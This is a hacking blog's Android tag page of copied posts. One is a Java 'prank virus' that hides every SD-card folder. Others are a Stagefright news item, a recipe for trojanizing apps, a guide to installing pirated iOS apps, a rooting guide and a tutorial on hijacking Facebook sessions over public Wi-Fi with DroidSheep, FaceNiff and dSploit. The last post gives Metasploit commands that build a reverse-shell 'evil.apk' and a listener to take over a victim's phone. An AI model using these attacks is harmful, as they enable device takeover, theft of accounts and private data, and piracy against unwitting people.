Showing posts with label Android. Show all posts
Wednesday, April 18, 2018

How To Create A Harmless Android Phone Virus ... (prank ,virus, harmless)

Creating a simple virus program(harmless,just for fun / prank)....

This program can infect the phone as well as disinfect it....

(disinfecting will not function properly in some cases,data is not actually lost anywhere but you have to recover it manually in such case... **it is also described below)

so use at own risk....

Screen shot:-


After infecting


but yet it works in most cases

This posts include a simple program in android which is capable to invisible all the SD-Card content of phone from file manager,gallery and media scanner...

The basic idea behind it is only to hide/invisible the SD-Card content from phone.so Android OS gets unaware about that data and don't shows it up.....

In Android system folders having a dot "." as initial of its name considered as hidden .... so what we do is to make each SD-card folder to start with "..." to hide them ex- 'image' --> '...image'

and while disinfecting we have to remove those dots to unhide them from system....

here we are using three dots "..." as prefix to differ them from android system hidden files..

Source code:-

package com.example.fun_virus;

import java.io.File;
import java.util.ArrayList;
import java.util.List;

import android.app.Activity;
import android.content.SharedPreferences;
import android.os.Bundle;
import android.os.Environment;
import android.util.Log;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
import android.widget.Toast;

public class Fun_Virus_Activity extends Activity
{
private File file;
private List myList;

public void onCreate(Bundle savedInstanceState)
{
super.onCreate(savedInstanceState);
setContentView(R.layout.activity_fun__virus);

myList = new ArrayList();

String root_sd = Environment.getExternalStorageDirectory().toString();
file = new File( root_sd + "/" ) ;
Button btn_infect = (Button) findViewById(R.id.btn_infect);
Button btn_disinfect = (Button) findViewById(R.id.btn_disinfect);

btn_infect.setOnClickListener(new OnClickListener() {

@Override
public void onClick(View arg0) {
// TODO Auto-generated method stub
SharedPreferences settings = getSharedPreferences("mysp", MODE_PRIVATE);
String inf = settings.getString("INFECTED","NO");
if(inf.equals("OK"))
{
Toast.makeText(Fun_Virus_Activity.this,"Already Infected", 5).show();
}else
{
infect();
SharedPreferences.Editor prefEditor = settings.edit();
prefEditor.putString("INFECTED", "OK");
prefEditor.commit();
}
}
});
btn_disinfect.setOnClickListener(new OnClickListener() {

@Override
public void onClick(View arg0) {
// TODO Auto-generated method stub
disinfect();
Fun_Virus_Activity.this.getSharedPreferences("mysp", 0).edit().clear().commit();
}
});

}
public void infect()
{
File list[] = file.listFiles();
for( int i=0; i< list.length; i++)
{
myList.add( list[i].getName() );
Log.e("files : ",i+":"+ myList.get(i).toString());
File file = new File(list[i].getParent()+"/"+myList.get(i));
//File file2 = new File(list[i].getParent()+"..."+myList.get(i));
Log.e("abs_path",list[i].getParent()+"/"+myList.get(i)+"");
//boolean success = file.renameTo(file2);
boolean success= file.renameTo(new File(list[i].getParent(),"..."+myList.get(i)));
Log.e("bool",success+"" );
}
}
public void disinfect()
{
File list[] = file.listFiles();
for( int i=0; i< list.length; i++)
{
myList.add( list[i].getName() );
Log.e("files : ",i+":"+ myList.get(i).toString());
File file = new File(list[i].getParent()+"/"+myList.get(i));
String aa= myList.get(i).replace("...", "");
Log.e("replace", aa+"");
boolean success= file.renameTo(new File(list[i].getParent(),aa));
Log.e("bool",success+"" );
}
}
}
And the layout :-

xmlns:tools="http://schemas.android.com/tools"
android:layout_width="match_parent"
android:layout_height="match_parent"
android:background="@drawable/vrs_logo"
tools:context=".Fun_Virus_Activity" >

android:id="@+id/btn_infect"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_alignParentLeft="true"
android:layout_alignParentTop="true"
android:layout_marginTop="32dp"
android:text="INFECT" />

android:id="@+id/btn_disinfect"
android:layout_width="wrap_content"
android:layout_height="wrap_content"
android:layout_alignBaseline="@+id/btn_infect"
android:layout_alignBottom="@+id/btn_infect"
android:layout_alignParentRight="true"
android:text="DISINFECT" />


**

In a condition when all previous data is not visible after disinfecting then you have to manually recover those data using file explorer like:-Es File Explorer,AndroZip etc..
you should rename folders with "..." prefix to there original name ex:- '...image' -->'image'

This will show data again.


Source : Copyed on April 18, 2018 at http://suhebqureshi.blogspot.co.id Posted by Suheb Qureshi
               As an advanced reference material, please be able to visit the official website. Thank you
Tuesday, April 17, 2018

Simple Text Message to Hack Any Android Phone Remotely


Own an Android phone? Beware, Your Android smartphones can be hacked by just a malformed text message.

Security researchers have found that 95% of Android devices running version 2.2 to 5.1 of operating system, which includes Lollipop and KitKat, are vulnerable to a security bug, affecting more than 950 Million Android smartphones and tablets.

Almost all Android smart devices available today are open to attack that could allow hackers to access the vulnerable device without the owners being aware of it, according to Joshua Drake, vice president of platform research and exploitation at security firm Zimperium.

The vulnerability actually resides in a core Android component called "Stagefright," a multimedia playback library used by Android to process, record and play multimedia files such as PDFs.

A Text Message Received...Your Game is Over

The sad news for most of the Android users is that the fix will not help Millions of Android users that owned older versions of the operating system that Google no longer supports, opening doors for hackers to perform Stagefright attack.

Drake has developed and published a scary exploit that uses a specially crafted text message using the multimedia message (MMS) format.

All a hacker needs is the phone number of the victim’s Android device. The hacker could then sends the malicious message that will surreptitiously execute malicious code on the vulnerable device with no end user action, no indication, nothing required.

"These vulnerabilities are extremely dangerous because they do not require that the victim take any action to be exploited," reads the Zimperium blog post published Monday.

"Unlike spear-phishing, where the victim needs to open a PDF file or a link sent by the attacker, this vulnerability can be triggered while you sleep. Before you wake up, the attacker will remove any signs of the device being compromised, and you will continue your day as usual—with a trojaned phone."

Drake will present his full findings, including six additional attack techniques to exploit the vulnerability, at Black Hat security conference in Las Vegas on on August 5 and DEF CON 23 on August 7, where he is scheduled to deliver a talk titled, Stagefright: Scary Code in the Heart of Android.

Almost all Android devices containing Stagefright are in question. According to Drake, all versions of Android devices after and including version 2.2 of the operating system are potentially vulnerable, and it is up to each device manufacturer to patch the devices against Stagefright attack.

When will I expect a Fix?

Google has patched the code and sent it to device manufacturers, but devices require over-the-air updates from companies such as Samsung or Motorola to update their customers' phones.

Given the shaky history of handset manufacturers and carriers rolling out security patches, it is not known how long the companies will take to update vulnerable Android devices against Stagefright attack.

However, Silent Circle has patched the issue in its Blackphone, as has Mozilla, which uses Stagefright code in Firefox OS.

Source : Copyed on April 18, 2018 at thehackernews.com Posted by Mohit Kumar
               As an advanced reference material, please be able to visit the official website. Thank you

Create Your Own Android Trojan in 5 Easy Steps


It seems that every few weeks a new crop of malicious Android apps turns up in the market. Sometimes Google just removes them from the market; other times it uses the "kill switch" to disable already-downloaded apps from Android devices around the world.

Typically these threats are perfectly ordinary-looking apps. Like the Trojan Horse of legend, they enter your device freely, with your permission. Once installed they do something nasty. Some users are shocked that Google can remove stuff from your Android phone remotely. I'm more alarmed at the ridiculous ease with which malicious coders can create Trojans for Android.

At last week's Next@Norton event, Symantec researchers presented a dazzling array of information about the current state of mobile security and the mobile malware landscape. Eric Chien, Technical Director for Security Response, revealed the absurdly simple steps a malefactor uses to create a brand-new Trojan by creating one right in front of the audience. Don't worry; his sample app never left the room.

Here are the five simple steps Chien demonstrated:

One. Start by downloading a free app. You can choose any app at all, but of course you'll want to pick something that will draw plenty of downloads.

Two. The language compilers that create applications on your PC take textual source code and convert it into assembly language that the CPU can read and process. It's a one-way translation; there's no way to go from the final executable file back to the source code. Android apps are written in Java, though, and that means that you can decompile them back to the original source code using simple, easily-available tools. For the next step, decompile your target app.

Three. The third step is a little tricky. You'll need to obtain Java source code that does something nasty, like sending personal information from the device to a third party. For the demonstration, Chien used a known threat called Android.Geinimi.

Four. Adding the Trojan code is absurdly simple. You copy it into the folder containing the existing source code, make a small change in the manifest to run the Trojan code before the rest of the app, and edit the permissions to give the Trojanized app free access to the entire device. While you're at it, tweak the app's name. Chien added "FREE!" to the name for his demo.

Five. Compile the modified app and upload it to the market. You're done!

Of course, malicious apps don't last long in the Android Market. If you really want to spread a dangerous program, you're better off uploading it in China, where there is no official Android market. In fact, virtually all of the examples referenced in Chien's presentation surfaced in the free-for-all markets of China.

Not planning to do this yourself? Good! But I'm sure that like me you're shocked at how easily someone with bad intentions can create a brand new Android Trojan. It's time to look into mobile security for your Android device.

Source : Copyed on April 18, 2018 at www.pcmag.com Posted by Neil J. Rubenking
               As an advanced reference material, please be able to visit the official website. Thank you
Thursday, April 12, 2018

How to Install Cracked Apps Without Jailbreak

All iPhone, iPod and iPad users know that in order to install Cracked Apps & Games to their iDevices it needs a Jailbreak to perform this, but here I will show you a way to install Paid Apss Without Jailbreak for Free using an application under Windows (not Mac) and works for all iOS version including iOS 5 and iOS 6. I wrote an article about How to Get Any iPhone Paid App For Free you can check it out, or you can try to Update & Jailbreak iOS 5.1.1 any iDevice

1) Download the software called Kuaiyong
2) Launch the setup of Kuaiyong, and install it (simple setup)


3) After Installing the Software, plug-in your iDevice with USB Cable.
4) Now Launch Kuaiyong application from Desktop, it will look like below:


5) It will show a list of Apps and Games (Paid), you can search using the Search Bar or you can select an app from the list.
a) Search Bar
b) List navigation


6) After choosing an App or Game to download, Click on it then Click the Red button like below.


7) It will starts downloading the app. Just wait until it completes Downloading.


8) After it downloads the Paid app wait some time to Sync the App and add it to your iPhone, iPad or iPod...


Note-1: This works on all iDevices including: iPhone 3G, iPhone 3GS, iPhone 4, iPhone 4S, iPhone 5
Note-2: This also works on all iOS Versions: iOS3, iOS4, iOS5, iOS5.1.1, iOS6, iOS6.0.1

Search Tags:
ios,ios jailbreaking,ios 6,ios 5,ios paid apps,ios,ios 7,ios cracked apps,free download,jailbreaking,cracked apps,ios,ios free download,ios free cracked apps,install,ios,ios apps,ios paid apps,ios,ios jaikbroken,ios 7


Posted by 

How To Root Any Android Device

What is Rooting?

Android rooting is the process of allowing users of smartphones, tablets, and other devices running the Android mobile operating system to attain privileged control (known as "root access") within Android's subsystem.

Rooting is often performed with the goal of overcoming limitations that carriers and hardware manufacturers put on some devices, resulting in the ability to alter or replace system applications and settings, run specialized apps that require administrator-level permissions, or perform other operations that are otherwise inaccessible to a normal Android user. On Android, rooting can also facilitate the complete removal and replacement of the device's operating system, usually with a more recent release of its current operating system. Most of the time,rooting a device voids its warranty.

Different company phones have different process' of rooting.Today I will show you how to root any android phone or tablet with single software.

SuperOneClick

1) Download The SuperOneClick Root tool and Extract it on your Desktop.
2) Connect your Android device to your Pc. (Make sure you have your Device Drivers Installed)
3) Click on "SuperOneClick" Application in the Folder.

4) A window appears like this-


Sample picture showing SuperOneClick interface

5) Make Sure your device is connected Properly to the computer.
6) Click on the "ROOT" Option.
7) Wait for the Process to get Completed.
8) You have successfully rooted your android device

Before you perform this you need to turn on USB debugging from developer options and allow installation from unknown resources.

NOTE: Do this at your OWN RISK! I am not responsible for any damage caused to your smartphone.

This software might not work on all smartphones.


Posted by 

Facebook Hacking Tools: Hack Facebook Accounts Using Android Phone


There could be many reasons for hacking someone's Facebook account and it is not so simple as we speak. One should know the fact that there are no direct softwares that can hack Facebook account simply by entering the victim's user id. But it is possible with some methods those really work, out of which phishing, key logging, packet sniffing are most popular and widely used ones. Today, in this tutorial you are going to learn how to perform packet sniffing attack to hack Facebook account using your Android smartphone.

What exactly is packet sniffing?


Lets make this simple with an example. Consider two persons A and B using the same public WiFi network. The information sent and received between the device and WiFi hot-spot is done in the form of packets. These packets are not secured and can be access by any other device connected to same network. If Person A is using Facebook, his log-in credentials are sent in the form of packets which Person B can access and read them. In fact, Person B can modify them. Not only log-in credentials, everything you use within your browser can be seen and modified by anyone else as long as you are connected to that network.

So, Why Android Phone?

Earlier, when this process is first developed the only way to do packet sniffing is using PC or laptop running on Windows or Linux operating system. But now it can be done using any Android phone with root access (we shall talk about this later). The main reason for using Android phone is simplicity. It works same as PC, in terms of speed and accuracy. It has same number of tools as PC. And when you are in crowd, you can simply take out your mobile and do some hacking anonymously.

Does the Android Phone require any particular specs?

No particular specifications are needed for your Android device to do this. But your device needs to be rooted. For a brief explanation of what rooting is, read the tutorial on "How to Root Any Android Device".


Now, what is the main process?

Let's end the intro here. Now lets talk about the main procedure of packet sniffing. This tutorial assumes that you have an Android device, of course rooted. Now all you have to do is, install one of the Applications listed below, connect to a public WiFi network and start hacking people. Usually there are many apps out there that can perform packet sniffing. I have used all such apps and found these three to be working perfect even during poor network signal.

1. DroidSheep [Requires Root]

DroidSheep is one of the best app to hack Facebook and other website accounts. DroidSheep cannot get username and password credentials but can grab live sessions of users and show them on your device. Live sessions means, according to our example, if Person B is using Facebook and Gmail in two tabs of his browser, Person A gets exactly the same tabs in his device further which he can modify or access any required content from them. Using DroidSheep you can hack almost any website accounts based on the victim's usage. As DroidSheep is being used for illegal purposes it's download link has been removed from official DroidSheep website. Search Google and you can find it.

Download droidsheep Apk

2. Faceniff [Requires Root]
Faceniff is another tiny application that is used to hack Facebook accounts over WiFi now and then. Unlike DroidSheep, Faceniff is solely created to hack only Facebook accounts. Using Faceniff you can get user id and passwords of the people using Facebook in the same WiFi network.

Download Faceniff Apk

3. Dsploit [Requires Root] - Works Best
According to me, Dsploit is the best, in terms of penetration testing attacks. Dsploit has a number of pen testing attacks like Router PWN, Port Scanner, Inspector, Vulnerability Finder, MITM attacks and many more. We are going to use MITM attacks for our purpose. MITM stands for Man In The Middle attacks which include Password Sniffer, Session Hijacker, Script Injector out of which we are going to use Password Sniffer to get account passwords over WiFi. If you are curious about this app, explore it and you will find lots of tools in it.

Download Working & Updated version of Dsploit here: DOWNLOAD LINK.


Posted by 

Hack To Remotely Control Any Android Device Using Kali Linux or Ubuntu


Hello everyone! Today we are back with an awesome tutorial on Hacking Android devices to Control them Remotely. There are,in fact, no user-friendly softwares out there that can simply hack any Android device on the go and retrieve the desired information. So, in order to achieve this we are going to take the coding way(though there is not much code), and we are going to use Linux operating system, Kali Linux and Ubuntu are recommended ones.


What actually are we doing:

In this tutorial, we are going to create a deploy application using Kali Linux Metasploit which should be installed on the target android device. When installed successfully, we can gain full access to that device.

What will you need:

1) A PC or Laptop running on Linux Operating System. If you are on windows or mac, you can do this on Oracle VM VirtualBox. Download it from here.

2) Active Internet Connection.
3) An Android device to test the hack. That's it!

What one can do with this hack: 

By the end of this tutorial, one can perform the below hacks after successfully installing the deploy application on target device.
  • Get contacts (and all theirs informations)
  • Take a picture from the camera
  • Stream sound from microphone (or other sources..)
  • Get all messages
  • Streaming video (for activity based client only)
  • Access file manager and many more...


The Main Procedure:

When you are all set, carefully follow the below steps one by one.(all the code you need to enter will be shown in red color)


step1: Open the terminal in Linux , type the below code and press enter.

:~# msfpayload android/meterpreter/reverse_tcp LHOST=youripaddress LPORT=anyport(8080 or 4444) R > evil.apk


If you don't know your ip address, simply open another terminal and type "ifconfig" without quotes. You can see your ip address beside wlan0 it would be something like 192.168.x.x (Note: you need to do this only when you are connected to Internet).

Step2: Now the deploy application evil.apk will be automatically generated. You can find it in home folder.


Step3: Now open another terminal and type the below code.

> msfconsole


It takes sometime for metasploit to download and load its contents. So be patient!


Step4: When metasploit successfully loaded type the below code.


> use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.45.4 (the same ip address you entered in step1).
> set lport 8080 (the same port you used in step1).
exploit


Now the console starts listening to 192.168.45.4 at port 8080.

Step5: Now all you need to do is, copy the evil.apk from home folder to the target device.


Step6: Install the evil.apk on the target device and when the device is connected to the internet open the app.

Step7: As soon as you open the app in the device, you can see the connected device in console terminal.



Step8: Now you have full access to the device from the terminal. Just type help and you will be given with all the available commands.


Congrats! you have successfully hacked an android device.

Note: Accessing other's device without their permission is completely illegal. This tutorial is for educational purpose only and never use it for any illegal purpose.

How to avoid these kind of apps:

From this tutorial you may have understood how easy it is to hack android devices. So to protect your self from being hacked you should check the app thoroughly before installing it. It is must to check app permissions before installing because the app cannot do anything without user's permission.